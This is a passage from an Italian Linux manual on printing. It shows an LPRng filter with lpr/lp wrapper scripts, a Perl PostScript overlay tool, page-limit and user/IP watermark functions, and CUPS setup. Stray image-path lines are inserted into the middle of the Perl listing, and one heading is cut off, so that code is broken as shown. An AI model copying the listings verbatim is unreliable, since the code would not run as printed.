  enscript --landscape --columns=1 --media=a4 \
           --margins=72:72:72:72 --no-header --tabsize=8 \
           --encoding=88591 --non-printable-format=space \
           --font=Courier@8.2/5.7 --output=-
  ```

  Si tratta di un altro script, realizzato in modo da gestire file di testo fino a 136 colonne, in orizzontale, con margini da 72 punti. In questo senso, il carattere è stato scelto per riempire in modo ottimale lo spazio.
  ```

27.7 Filtri particolari con LPRng

LPRng è un sistema di stampa più evoluto di quello BSD tradizionale, anche se l'utilizzo è conforme a tale tradizione. LPRng ha la particolarità di consentire all'utente l'uso di un filtro di stampa aggiuntivo, fornito nella riga di comando dei programmi '**lpr**' e '**lp**', con l'opzione '**-X**'. Attraverso questa facoltà è possibile realizzare degli script che con gli stessi nomi '**lpr**' e '**lp**', da collocare in una directory che venga presa in considerazione prima di altre nell'elenco dei percorsi degli eseguibili. Così facendo si potrebbe controllare la stampa prima della sua esecuzione effettiva, senza dover intervenire in punti delicati della configurazione di LPRng stesso.

Questo capitolo mostra un esempio abbastanza completo in cui si sfrutta la possibilità offerta da LPRng di gestire dei filtri esterni, allo scopo di impedire la stampa di documenti troppo voluminosi e di sovraimporre i dati identificativi di chi ha stampato.

27.7.1 Schema di funzionamento

Il programma specificato con l'opzione '**-X**' di '**lpr**' o di '**lp**', nella versione di LPRng, viene eseguito inviandogli allo standard input il file da stampare. Questo programma, che qui viene chiamato '**client-side-print-filter**', fa qualcosa, anche con l'ausilio di un secondo programma, quindi emette attraverso lo standard output il risultato da mandare finalmente al sistema di stampa (dove probabilmente viene elaborato ulteriormente prima di arrivare effettivamente alla stampa).

Figura 27.86. Schema di funzionamento del filtro proposto in questo capitolo.



Il programma '**ps-overwrite**' che si vede nella figura, viene usato secondo la sintassi seguente. In pratica, '**ps-overwrite**' riceve come argomento il nome di un file contenente una porzione di codice PostScript, quindi, riceve dallo standard input un file PostScript completo e dallo standard output emette un altro file PostScript risultante dalla fusione di quello ricevuto in ingresso e del codice aggiuntivo fornito dalla riga di comando:

```
ps-overwrite codice_ps < input_ps > output_ps
```

La funzione che esegue '**ps-overwrite**' serve a sovraimporre, su ogni pagina del file ricevuto in ingresso, una scritta o dei disegni. La spiegazione dettagliata del funzionamento di '**ps-overwrite**' appare in altra sezione (48.17), dove viene chiamato '**ps-overwrite.pl**', ma qui, per completezza, viene riproposto il codice con cui lo si realizza:

```
#!/usr/bin/perl
```

```
local ($external_postscript_file) = $ARGV[0];
local ($external_postscript_code) = "";
local ($line)                     = "";

# Carica dal file esterno il codice da aggiungere.
open (PSCODE, "< $external_postscript_file");
while ($line = <PSCODE>)
  {
    $external_postscript_code = $external_postscript_code
                              . $line;
  }
close (PSCODE);




# Legge lo standard input e cerca l'istruzione "showpage"
# per inserire il codice aggiunto.
while ($line = <STDIN>)
  {
    if ($line =~ m/^\%/)
      {
        # Si tratta di un commento o di un'istruzione
        # speciale.
        print STDOUT ($line);
      }
    elsif ($line =~ m/^(.*)\bshowpage\b(.*)$/)
      {
        # Si aggiunge il codice.
        print STDOUT ($1);
        print STDOUT ("\n");
        print STDOUT ("save");
        print STDOUT ("\n");
        print STDOUT ("$external_postscript_code");
        print STDOUT ("\n");
        print STDOUT ("restore");
        print STDOUT ("\n");
```

```
        print STDOUT ("showpage");
        print STDOUT ("\n");
        print STDOUT ($2);
        print STDOUT ("\n");
      }
    else
      {
        print STDOUT ($line);
      }
  }
```

27.7.2 Script «lpr» e «lp»

Gli script '**lpr**' e '**lp**' vanno collocati in una directory che, nel percorso degli eseguibili (la variabile di ambiente ***PATH***) appare prima di quella che contiene i programmi '**lpr**' e '**lp**' veri e propri di LPRng. Il contenuto di tali script potrebbe essere quello successivo:

```
#!/bin/sh
if [ -x /etc/script/client-side-print-filter ]
then
    /usr/bin/lpr -X /etc/script/client-side-print-filter "$@"
else
    /usr/bin/lpr "$@"
fi
```

```
#!/bin/sh
if [ -x /etc/script/client-side-print-filter ]
then
    /usr/bin/lp -X /etc/script/client-side-print-filter "$@"
else
    /usr/bin/lp "$@"
fi
```

Come si vede, si presume che i programmi '**lpr**' e '**lp**' originali si trovino effettivamente nella directory '`/usr/bin/`' e che lo script '**client-side-print-filter**' sia collocato nella directory '`/etc/script/`'.

27.7.3 Funzioni usate da «client-side-print-filter»

Per semplificare la struttura dello script '**client-side-print-filte**
alcune funzioni vengono realizzate in file esterni, da incorporare al momento dell'esecuzione. Segue il contenuto e la descrizione di tali funzioni.

Listato 27.90. La funzione '**f_postscript_a4_extra_text**' richiede un testo attraverso gli argomenti della riga di comando (uno o più di uno, indifferentemente) e produce un file, attraverso lo standard output, contenente del codice PostScript, il quale va successivamente sovraimposto alle pagine del documento finale da stampare.

```
#!/bin/sh
f_postscript_a4_extra_text () {
    local TEXT="$*"
    # Remove text that cannot be inserted inside PostScript
    # as is.
    TEXT=`echo $TEXT \
        | sed --posix "s/[^0-9a-zA-Z\/\\\?\!,.;:\+=_-]/ /"g`
    #
    echo "/mm { 2.8346456 mul } def"
    echo "    0.1 mm setlinewidth"
    echo "    10   mm 228.5 mm moveto"
    echo "     9.5 mm 228.5 mm lineto stroke"
    echo "    10   mm 148.5 mm moveto"
    echo "     9.5 mm 148.5 mm lineto stroke"
    echo "    10   mm  68.5 mm moveto"
```

```
    echo "      9.5 mm  68.5 mm lineto stroke"
    echo "      5   mm 287   mm moveto"
    echo "     10   mm 292   mm lineto"
    echo "      5   mm 292   mm lineto"
    echo "      5   mm 287   mm lineto stroke"
    echo "     10   mm 130.65 mm moveto"
    echo "     10   mm 131.15 mm lineto stroke"
    echo "     14 mm 30 mm moveto"
    echo "     90  rotate"
    echo "     /Helvetica findfont 2 mm scalefont setfont"
    echo "     ($TEXT)"
    echo "     0 setgray"
    echo "     show"
    echo "stroke"
}
```

Listato 27.91. La funzione '**f_postscript_check_max_pages**' serve a controllare che il file PostScript indicato come primo argomento contenga al massimo la quantità di pagine specificata come secondo. La funzione serve solo in quanto restituisce *Vero* se la quantità di pagine è minore o uguale al limite e altrimenti restituisce *Falso*.

```
#!/bin/sh
f_postscript_check_max_pages () {
    local INPUT_FILE="$1"
    local MAX_PAGES="$2"
    local PAGES_LINE=""
    local PAGES=""
    #
    PAGES_LINE=`grep "^%%Pages: [0-9]" \
                $INPUT_FILE 2> "/dev/null"`
    PAGES=`echo $PAGES_LINE \
     | sed "s/^%%Pages: \([0-9][0-9]*\)/\1/" 2> "/dev/null"`
```

```
    #
    if [ $PAGES -gt $MAX_PAGES ]
    then
        false
        return
    else
        true
        return
    fi
}
```

Listato 27.92. La funzione '**f_file_to_postscript**' serve a convertire un file in un formato PostScript adatto alla sovraimposizione di altro codice. Il file da elaborare proviene dallo standard input, mentre il risultato dell'elaborazione viene emesso attraverso lo standard output. Se il file in ingresso non viene riconosciuto, non avviene alcuna trasformazione.

```
#!/bin/sh
f_file_to_postscript () {
    local FILE_TYPE=""
    local FILE_MAIN_TYPE=""
    local TEMPORARY=`tempfile`
    touch $TEMPORARY
    # Save the input inside a temporary file.
    cat > $TEMPORARY
    # Get file type as MIME type.
    FILE_TYPE=`file --brief --mime $TEMPORARY 2> "/dev/null"`
    FILE_MAIN_TYPE=`echo "$FILE_TYPE" | sed "s/\/.*$//"`
    # Check file type.
    if   [ "$FILE_TYPE" = "text/plain; charset=utf-8" ] \
         || [ "$FILE_TYPE" = "text/x-asm; charset=utf-8" ]
    then
        # Enscript is not able to work with UTF-8.
        recode -f UTF-8..Latin1 $TEMPORARY \
```

```
            > "/dev/null" 2> "/dev/null"
        # Convert to PostScript.
        cat $TEMPORARY \
            | /usr/bin/enscript -X 88591 -1 -M a4 \
                                -f Courier@5.5/9.5 \
                                --no-header \
                                --margin=72:72:72:72 \
                                -o - 2> "/dev/null" \
                                > $TEMPORARY.output0
        ps2ps $TEMPORARY.output0 $TEMPORARY.output
    elif  [ "$FILE_TYPE" = "text/plain; charset=iso-8859-1" ] \
         || [ "$FILE_TYPE" = "text/plain; charset=us-ascii" ] \
         || [ "$FILE_MAIN_TYPE" = "text" ]
    then
        # Convert to PostScript and suppose it is Latin1.
        cat $TEMPORARY \
            | /usr/bin/enscript -X 88591 -1 -M a4 \
                                -f Courier@5.5/9.5 \
                                --no-header \
                                --margin=72:72:72:72 \
                                -o - 2> "/dev/null" \
                                > $TEMPORARY.output0
        ps2ps $TEMPORARY.output0 $TEMPORARY.output
    elif    [ "$FILE_TYPE" = "application/octet-stream" ]
    then
        # This is intended to be a text file with some bad
        # characters inside.
        cat $TEMPORARY \
            | tr "\000" " " \
            | /usr/bin/enscript -X 88591 -1 -M a4 \
                                -f Courier@5.5/9.5 \
                                --no-header \
                                --margin=72:72:72:72 \
                                -o - 2> "/dev/null" \
                                > $TEMPORARY.output0
        ps2ps $TEMPORARY.output0 $TEMPORARY.output
```

```
    elif [ "$FILE_TYPE" = "application/pdf" ]
    then
        pdf2ps $TEMPORARY $TEMPORARY.output \
            2> "/dev/null" 1> "/dev/null"
    elif [ "$FILE_TYPE" = "application/postscript" ]
    then
        ps2ps $TEMPORARY $TEMPORARY.output \
           2> "/dev/null" 1> "/dev/null"
    elif [ "$FILE_MAIN_TYPE" = "image" ]
    then
        convert $TEMPORARY $TEMPORARY.pnm \
           2> "/dev/null" 1> "/dev/null"
        pnmtops -imagewidth 7 -imageheight 10 $TEMPORARY.pnm \
                > $TEMPORARY.output0 2> "/dev/null"
        ps2ps $TEMPORARY.output0 $TEMPORARY.output
    else
        # Cannot convert it.
        ln $TEMPORARY $TEMPORARY.output
    fi
    # Get output file type.
    FILE_TYPE=`file --brief --mime $TEMPORARY.output \
               2> "/dev/null"`
    if [ "$FILE_TYPE" = "application/postscript" ]
    then
        cat $TEMPORARY.output
        rm $TEMPORARY $TEMPORARY.* \
            1> "/dev/null" 2> "/dev/null"
        true
        return
    else
        cat $TEMPORARY.output
        rm $TEMPORARY $TEMPORARY.* \
            1> "/dev/null" 2> "/dev/null"
        false
        return
    fi
```

```
}
```

Listato 27.93. La funzione '**f_network_get_eth**' riceve come argomento due numeri interi, da zero in su. Il primo numero, ovvero ***n***, rappresenta la ***n***-esima interfaccia di rete di tipo Ethernet. La funzione restituisce il nome effettivo della ***n***-esima interfaccia esistente, ammesso che esista. Lo zero rappresenta la prima di tali interfacce. Il secondo numero fornito come argomento rappresenta la quantità massima di interfacce reali da scandire; di solito è sufficiente il valore 16.

```
#!/bin/sh
f_network_get_eth () {
    local INTERFACE_N="$1"
    local INTERFACE_MAX="$2"
    local ETH_NAME=""
    local ETH_N=0
    local N=0
    while [ $N -lt $INTERFACE_MAX ]
    do
        if /sbin/ifconfig eth$N 1> "/dev/null" 2> "/dev/null"
        then
            ETH_NAME="eth$N"
            #
            if [ "$INTERFACE_N" == "$ETH_N" ]
            then
                echo $ETH_NAME
                true
                return
            else
                ETH_N=$(($ETH_N+1))
                N=$(($N+1))
            fi
        else
```

```
            N=$(($N+1))
        fi
    done
    # If still here, there is a problem.
    echo ""
    false
    return
}
```

Listato 27.94. La funzione '**f_network_get_wlan**' riceve come argomento due numeri interi, da zero in su. Il primo numero, ovvero ***n***, rappresenta la ***n***-esima interfaccia di rete senza fili (WiFi). La funzione restituisce il nome effettivo della ***n***-esima interfaccia esistente, ammesso che esista. Lo zero rappresenta la prima di tali interfacce. Il secondo numero fornito come argomento rappresenta la quantità massima di interfacce reali da scandire; di solito è sufficiente il valore 16.

```
#!/bin/sh
f_network_get_wlan () {
    local INTERFACE_N="$1"
    local INTERFACE_MAX="$2"
    local WLAN_NAME=""
    local WLAN_N=0
    local N=0
    while [ $N -lt $INTERFACE_MAX ]
    do
        if /sbin/iwconfig wlan$N 2> "/dev/null" \
           | grep IEEE 1> "/dev/null" 2> "/dev/null"
        then
            WLAN_NAME="wlan$N"
            if [ "$INTERFACE_N" == "$WLAN_N" ]
            then
                echo $WLAN_NAME
```

```
                true
                return
            else
                WLAN_N=$(($WLAN_N+1))
                N=$(($N+1))
            fi
        else
            N=$(($N+1))
        fi
    done
    # If still here, there is a problem.
    echo ""
    false
    return
}
```

Listato 27.95. La funzione '**f_network_get_ipv4_from_ifname**' richiede come argomento l'indicazione di un nome di interfaccia reale e si occupa di emettere attraverso lo standard output l'indirizzo IPv4 associato a tale interfaccia.

```
#!/bin/sh
f_network_get_ipv4_from_ifname () {
    local IF_NAME="$1"
    local IPV4_LINE=""
    local IPV4=""
    IPV4_LINE=`/sbin/ifconfig $IF_NAME 2> /dev/null \
                | grep "inet addr:"`
    IPV4=`echo $IPV4_LINE \
          | sed "s/^.*inet addr:\([0-9.]*\).*$/\1/"`
    echo $IPV4
}
```

27.7.4 Lo script «client-side-print-filter»

Lo script '**client-side-print-filter**' utilizza le funzioni descritte nella sezione precedente. Si suppone che ogni funzione risieda in un proprio file con lo stesso nome, nella directory '`/etc/script.functions/`'.

Listato 27.96. Lo script '**client-side-print-filter**'.

```
#!/bin/sh
#
# lpr -X client-side-print-filter
#
# Please, change the value below, to the max page number a
# user can print at the time.
MAX_ALLOWED_PAGES="11"
# Include public functions.
. /etc/script.functions/f_postscript_a4_extra_text
. /etc/script.functions/f_postscript_check_max_pages
. /etc/script.functions/f_file_to_postscript
. /etc/script.functions/f_network_get_eth
. /etc/script.functions/f_network_get_wlan
. /etc/script.functions/f_network_get_ipv4_from_ifname
#
get_ipv4 () {
    #
    local IPV4=""
    local WLAN0=`f_network_get_wlan 0 16`
    local WLAN1=`f_network_get_wlan 1 16`
    local ETH0=`f_network_get_eth 0 16`
    local ETH1=`f_network_get_eth 1 16`
    if [ "$IPV4" = "" ] && [ ! "$WLAN0" = "" ]
    then
        IPV4=`f_network_get_ipv4_from_ifname $WLAN0`
    fi
    if [ "$IPV4" = "" ] && [ ! "$WLAN1" = "" ]
```

```
    then
        IPV4=`f_network_get_ipv4_from_ifname $WLAN1`
    fi
    if [ "$IPV4" = "" ] && [ ! "$ETH0" = "" ]
    then
        IPV4=`f_network_get_ipv4_from_ifname $ETH0`
    fi
    if [ "$IPV4" = "" ] && [ ! "$ETH1" = "" ]
    then
        IPV4=`f_network_get_ipv4_from_ifname $ETH1`
    fi
    if [ "$IPV4" = "" ]
    then
        IPV4=`f_network_get_ipv4_from_ifname lo`
    fi
    echo "$IPV4"
}
TEMPORARY=`tempfile`
touch $TEMPORARY
IPV4=`get_ipv4`
DATE=`date -R`
if f_file_to_postscript > $TEMPORARY.output
then
    # Check max pages.
    if f_postscript_check_max_pages "$TEMPORARY.output" \
                                    "$MAX_ALLOWED_PAGES"
    then
        logger "[$0] \"$USER\" prints $PAGES pages."
        if f_postscript_a4_extra_text \
               printed by user $UID $USER $HOME from $IPV4 \
               on $DATE > $TEMPORARY.fg.ps
        then
            cat $TEMPORARY.output \
                | /etc/script/ps-overwrite $TEMPORARY.fg.ps
```

```
        else
            logger "Error: function \
f_postscript_a4_extra_text failed."
            cat $TEMPORARY.output
        fi
    else
        logger "[$0] \"$USER\" would like to print \
$PAGES pages, but only $MAX_ALLOWED_PAGES is allowed."
    fi
else
    logger "[$0] Error: function f_file_to_postscript \
failed."
    cat $TEMPORARY.output
fi
rm $TEMPORARY $TEMPORARY.*
```

Questo script trasmette il proprio standard input alla funzione '**f_file_to_postscript**', la quale produce un file temporaneo che dovrebbe risultare in un formato PostScript abbastanza semplificato. Se l'operazione ha successo, con l'ausilio della funzione '**f_postscript_check_max_pages**' si verifica che il numero massimo di pagine non sia stato superato (questo script pone come limite 11 pagine) e se tutto va bene, produce un altro file temporaneo contenente il codice PostScript da sovraimporre alle pagine originali. La fusione tra i codici PostScript avviene per opera del programma '**ps-overwrite**', già descritto. Il risultato viene emesso attraverso lo standard output. Se invece ci sono dei problemi, a seconda dei casi non viene emesso alcunché, oppure viene riproposto lo stesso file originale.

Figura 27.97. Risultato della sovraimposizione delle stampe, attraverso il filtro proposto in questo capitolo.



27.8 Introduzione a Cups

Cups,[13] ovvero *Common unix printing system*, è un sistema di stampa nettamente differente rispetto al modello BSD e a quello di System V. Cups utilizza il protocollo IPP (*Internet printing protocol*) con cui è anche possibile una gestione remota dei serventi, attraverso un navigatore HTTP comune.

L'utilizzo di Cups richiede delle nozioni di reti TCP/IP (capitolo 32 e successivi); tuttavia si preferisce anticipare l'argomento a completamento della trattazione della gestione delle stampanti.

27.8.1 Visione generale

Cups incorpora le funzionalità di un servente HTTP, attraverso il quale è possibile anche interagire per definire e modificare la configurazione delle stampanti. Pertanto, il programma frontale per intervenire in questo modo diventa un navigatore normale. In condizioni normali, la comunicazione con il protocollo HTTP avviene usando la porta 631, come prescrive il protocollo IPP.[14]

Questo servente HTTP specifico deve essere configurato, in modo da stabilire chi può accedere e a cosa si può accedere. A tale proposito, la prima cosa che si dovrebbe fare normalmente è modificare il file di configurazione del demone '**cupsd**' ('`/etc/cups/cupsd.conf`').

La configurazione delle stampanti viene fatta attraverso il protocollo HTTP, oppure attraverso programmi di servizio specifici, che però possono agire solo nell'ambito dell'elaboratore locale; pertanto non è necessario intervenire manualmente all'interno di file, che comunque esistono e sono gestiti autonomamente da Cups.

Cups deve poter riconoscere il tipo dei file che vengono inviati alla stampa ed essere a conoscenza delle caratteristiche delle stampanti utilizzabili. L'individuazione del tipo di file avviene attraverso delle definizioni di tipi MIME; la gestione delle stampanti si avvale di una serie di file di configurazione specifici per ogni modello utilizzabile (file PPD). Queste informazioni, naturalmente, sono già fornite in modo predefinito. Per la precisione, i file di definizione delle stampanti dovrebbero trovarsi al di sotto della directory '`/usr/share/ppd/`'.

Bisogna osservare però che Cups gestisce i filtri di stampa in proprio e potrebbe incorporare alcuni programmi appositi.

Infine, Cups è in grado di comandare delle stampanti locali, oppure di raggiungere delle stampanti remote, attraverso vari protocolli; in particolare: IPP, LPD (quello dei sistemi di stampa tradizionali) e SMB.

27.8.2 Stampanti logiche, classi e istanze

«

Per la gestione delle stampanti, Cups utilizza una terminologia particolare. Per come si intendono normalmente, le stampanti sono per Cups delle ***stampanti logiche***. Quando per una stampante logica si vuole definire una configurazione alternativa, si dichiara un'***istanza***. Un insieme di stampanti può essere raggruppato in una ***classe***; quando si invia una stampa a una classe, invece che a una stampante logica precisa (o a una sua istanza particolare), si fa in modo che la stampa avvenga sulla prima stampante libera della classe indicata.

27.8.3 Configurazione di una stampante locale

«

L'utente poco esperto che intende utilizzare Cups, può limitarsi a configurare le proprie stampanti utilizzando semplicemente l'interfaccia a cui si accede tramite il protocollo IPP. In pratica, serve un navigatore ipertestuale, con il quale ci si connette all'indirizzo locale *http://localhost:631* . Inizialmente, la configurazione standard di Cups dovrebbe consentire l'amministrazione da parte dell'utente '**`root`**', il quale si identifica con la stessa parola d'ordine necessaria per accedere al sistema operativo.

Figura 27.98. La pagina iniziale di Cups.



Per aggiungere una stampante logica, si seleziona normalmente la scheda di amministrazione e da lì si sceglie la voce di aggiunta di una stampante. È bene che la prima stampante logica, o comunque quella che si intende usare come stampante predefinita, abbia il nome '**`lp`**', per rispettare la tradizione.

Figura 27.99. La scheda di amministrazione di Cups.



Figura 27.100. Aggiunta di una stampante: viene richiesta l'indicazione del nome della stampante logica e altre informazioni descrittive.



Una volta dichiarato il nome della stampante logica che si intende aggiungere, viene richiesto di specificare dove si trova tale stampante. Se si tratta di una stampante locale, dovrebbe risultare individuata automaticamente, come si vede nella figura successiva.

Figura 27.101. Selezione della stampante locale, corrispondente a una HP LaserJet 1200, collegata alla porta USB.



Viene quindi chiesto di specificare il file PPD di definizione delle caratteristiche della stampante. In questo caso, essendo stato individuato automaticamente il modello della stampante, viene anche suggerito il file PPD più adatto, per cui basta confermare.

Figura 27.102. Selezione del file PPD.



Figura 27.103. Stato della stampante appena definita.



A questo punto, la stampante logica è stata creata, ma rimane ancora da indicare tale stampante, essendo l'unica, come predefinita: se non si specifica qual è la stampante predefinita, ogni volta che si stampa occorre indicarlo espressamente.

Figura 27.104. Stampante predefinita.



27.8.4 Configurazione di una stampante remota

Se si vuole stampare attraverso una stampante accessibile dalla rete locale, Cups va configurato di conseguenza. Quando viene richiesto di specificare dove si trova la stampante, occorre scegliere un protocollo di rete, come si vede nella figura successiva, dove si presume di disporre di un servente LPD (lo standard del sistema di stampa BSD).

Figura 27.105. Selezione della stampante remota, utilizzando il protocollo tradizionale LPD.



Quindi occorre specificare in modo preciso un indirizzo URI per raggiungere tale stampante. Nella figura successiva si suppone che si tratti dell'indirizzo IPv4 172.21.254.254.

Figura 27.106. Indicazione dell'indirizzo URI della stampante remota. La coda di stampa remota corrisponde al nome '**`lp`**'.



In tal caso, non è possibile individuare automaticamente il tipo di stampante, pertanto occorre specificare manualmente la casa e il modello.

Figura 27.107. Indicazione della stampante: casa.



Figura 27.108. Indicazione della stampante: file PPD.



Al termine, occorre avere la stessa accortezza di impostare la stampante predefinita.

Figura 27.109. Stampante predefinita.



27.9 Cups: programmi di servizio e configurazione

Cups potrebbe essere configurato manualmente e amministrato attraverso programmi di servizio, benché questo tipo di approccio sia sconsigliabile data la natura di Cups stesso. Tuttavia, qualche annotazione al riguardo potrebbe essere utile in certe situazioni.

27.9.1 Individuazione automatica delle stampanti

Cups è in grado di individuare le stampanti locali e quelle di rete, in modo autonomo; attraverso il comando '**lpinfo**' si può scorrere in particolare l'elenco delle disponibilità locali:

```
# lpinfo -v [Invio]

  network socket
  direct usb://HP/LaserJet%201200
  direct hp:/usb/HP_LaserJet_1200?serial=00CNC2180308
  network http
  network ipp
  network lpd
  direct parallel:/dev/lp0
  direct scsi
  network smb
```

Intuitivamente si comprende il significato delle varie notazioni, che si rifanno allo schema di un URI. Per esempio, la porta parallela corrispondente al file di dispositivo '`/dev/lp0`', si indica come *parallel:/dev/lp0*; eventualmente, volendo definire una stampante logica diretta in pratica a un file, basta usare un URI del tipo '`file://`***percorso_assoluto***'.

Quando un servente mette a disposizione il proprio servizio di stampa attraverso il protocollo IPP, si può fare riferimento a questo «dispositivo» remoto attraverso una notazione del tipo '**`ipp://`*****nodo*****`/printers/`*****stampante_logica***'. Nello stesso modo, se il protocollo disponibile è quello tradizionale della stampa BSD, la notazione è del tipo: '**`lpd://`*****nodo*****`/`*****coda***'.

27.9.2 Amministrazione

«

Il sistema di stampa Cups può essere impostato localmente attraverso il programma '**`lpadmin`**'. Per definire una ***stampante logica***, si procede con un comando simile all'esempio seguente:

```
# lpadmin -p lp -E ↩
↪     -v usb://HP/LaserJet%201200 ↩
↪     -P /usr/share/ppd/cups-included/HP/laserjet.ppd[Invio]
```

In questo modo, è stata definita la stampante '**`lp`**', abbinata a una porta USB e individuata esattamente come HP LaserJet 1200. La stampa viene gestita attraverso la definizione contenuta nel file '`/usr/share/ppd/cups-included/HP/laserjet.ppd`' che intuitivamente rappresenta una stampante HP LaserJet generica.

In modo analogo, si può definire una stampante di rete. L'esempio seguente definisce la stessa stampante logica '**`lp`**', ma offerta dal nodo di rete 172.21.254.254, attraverso il protocollo LPD (quello

